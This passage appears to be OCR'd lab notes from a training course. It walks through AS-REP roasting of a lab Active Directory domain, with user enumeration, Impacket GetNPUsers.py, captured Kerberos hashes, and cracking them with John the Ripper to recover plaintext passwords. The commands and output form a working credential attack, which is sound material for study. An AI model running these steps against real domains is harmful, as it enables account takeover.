192.168.5.1 -c 'enumdomusers' > users
kali@wpad:~/Documents/Cyber101/AD$ cat users | awk -F "[" {'print $2'} | sed 's/]
rid://' > u_domain
kali@wpad:~/Documents/Cyber101/AD$ cat u_domain | sed -n 23,29p
lane.chryste
georgina.nona
dorothy.ruthann
claire.marline
patsy.kirstin
marney.frieda
briana.katharyn
kali@wpad:~/Documents/Cyber101/AD$ cat u_domain | grep "pepe"
pepe
```

```
pepefeo
kali@wpad:~/Documents/Cyber101/AD$
```

- Now execute GetNPusers.py


```
kali@wpad:~/Documents/Cyber101/AD$ GetNPUsers.py tr.local/ -no-pass -usersfile
u_domain
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been
revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been
revoked)
[-] User kirsten.nessie doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User corri.rosalind doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User fancy.marion doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User arluene.dorian doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jenna.roxine doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User rosanne.ansley doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User alvinia.lib doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User cris.dasya doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User debor.kellie doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User marjory.pauly doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lorrin.sharl doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User meta.kienan doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User nert.nissie doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ardath.nita doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$brook.fanny@TR.LOCAL:de8e7e11a853293778be58391c416d34$baf6757813d5f3
622aef4a0b6ccb4ad8ea035c5f5dc291677db777ae95d4a75021adf4b7a9c8eb1cead961776d6be212
551c4145a86bb03679ce96049b4231e18a809970c4cdb39ca47652cbb46d38a05f31c01
45121fb37b30b8a49aa27d01b0f519e91fa4ed8f2118e6d43e7855ea2be22f3396be98ef9351f518f9
89fa624a737a73e2aa596582c7c3c508ac5bf12c1b11274356d618cfbcec60e108b06663804afc077a
1b73283231d902f6c35ac0517c4d271d9a96ea5b8b0383827fb61de639f5fd2fc4b80c4
35dd149894998550b480bddb4dd358d1aea33338d5862929a53daa
```

Some users came with the message *UF_DONT_REQUIRE_PREAUTH set* this means that the Kerberos Pre-Auth is enable... some not... :

```
$krb5asrep$23$brook.fanny@TR.LOCAL:77cfe35a59c6cff0135a60bf5285eaa2$c47f43ef2445d7
e96eea555224eb1d8700654c83bdc713dec80e3cfb98248f585530f5274d534c29ff0094d7ff7c2e6a
5b4e595b62cc0908899952a4d8e39ef377e3f7d02b948f3c09ebfe852ac414eb0e8434e
60b39a281f570fcc086fcba7574345298b7e3c8df4548bd3ae09c88374da5533aaad788318fa197cca
4cf6d4865fda4398d4a004da6b97ad955484d422e748667402adc19b4c74fb2fcfefed1811ab0f0baa
6fe256ac46a864bba43247525424c3d42b4758cefcf801656513c970195bc129b212fe1
6fe5e1def174c4d471bca634d03a5d33018645ce8d390983cae719
```

- If you want to disable the Pre-Auth go to :



RAS and IAS Serv...	Security Group...	Servers
Read-only Domai...	Security Group...	Memb
Retha Corene	User	
Robena Kerianne	User	
Robin Ibbie	User	
Rochell Jennette	User	
Rosanne Ansley	User	
Roz Kinsley	User	
sales	Security Group...	
Sandye Enrika	User	
Schema Admins	Security Group...	Design
Senior managem...	Security Group...	
seradmin	User	

Account options:

□ Use only Kerberos DES encryption types for this account
□ This account supports Kerberos AES 128 bit encryption.
□ This account supports Kerberos AES 256 bit encryption.
☑ Do not require Kerberos preauthentication

Account expires

● Never
○ End of: Wednesday, June 30, 2021

- enable on the "do not require Kerberos perauthentication" from the Account settings in the AD
- Run the command again:

```
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been
revoked)
$krb5asrep$23$seradmin@TR.LOCAL:292ec2221dea5994cfd5bd13569b4c33$4963b835a892313b9
f942db31c7c2f7fc7e80f53eac986608631a8f9674b56bbd4910201fd1aa62eb3c7b05c1d45c0c160c
0e6e9bc83c2d8bcacfd3af8e538d0e3e23e2d2947f955df342d872205aad71b7f74e75103a7759cfcd
992ee536ae2e51b79cd49c82475e11791d14287c04d7ad6bf977638281e7419f6f779c1f5fa5fe112a
03c379958a949f4cacfed798d90055bdef5ac59a9acee69c0cc34bb0a11be428a97e35bbe398297f7d
1aa13a7c6f653bc23adb4a65f4c95d43e1398e12f6a32821e6e4974b1071d7b316490ae877e99a45c1
bb881e3c282982a4a65e065d1f777
[-] User pepefeo doesn't have UF_DONT_REQUIRE_PREAUTH set
```

- Crack again:

```
kali@wpad:~/Documents/Cyber101/AD$ john --wordlist=dci.lst newHash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5
RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 7 candidates left, minimum 32 needed for performance.
Password123#     ($krb5asrep$23$seradmin@TR.LOCAL)
1g 0:00:00:00 DONE (2021-05-31 13:51) 100.0g/s 700.0p/s 700.0c/s 700.0C/s
Password1..Password123#
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

```
kali@wpad:~/Documents/Cyber101/AD$ john --
wordlist=/usr/share/wordlists/rockyou.txt ardath
```

```
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5
RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
nathan           ($krb5asrep$23$brook.fanny@TR.LOCAL)
1g 0:00:00:00 DONE (2021-05-31 13:58) 100.0g/s 102400p/s 102400c/s 102400C/s
123456..bethany
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Keberoasting with Covenant

https://fatrodzianko.com/2019/09/07/kerberoasting/
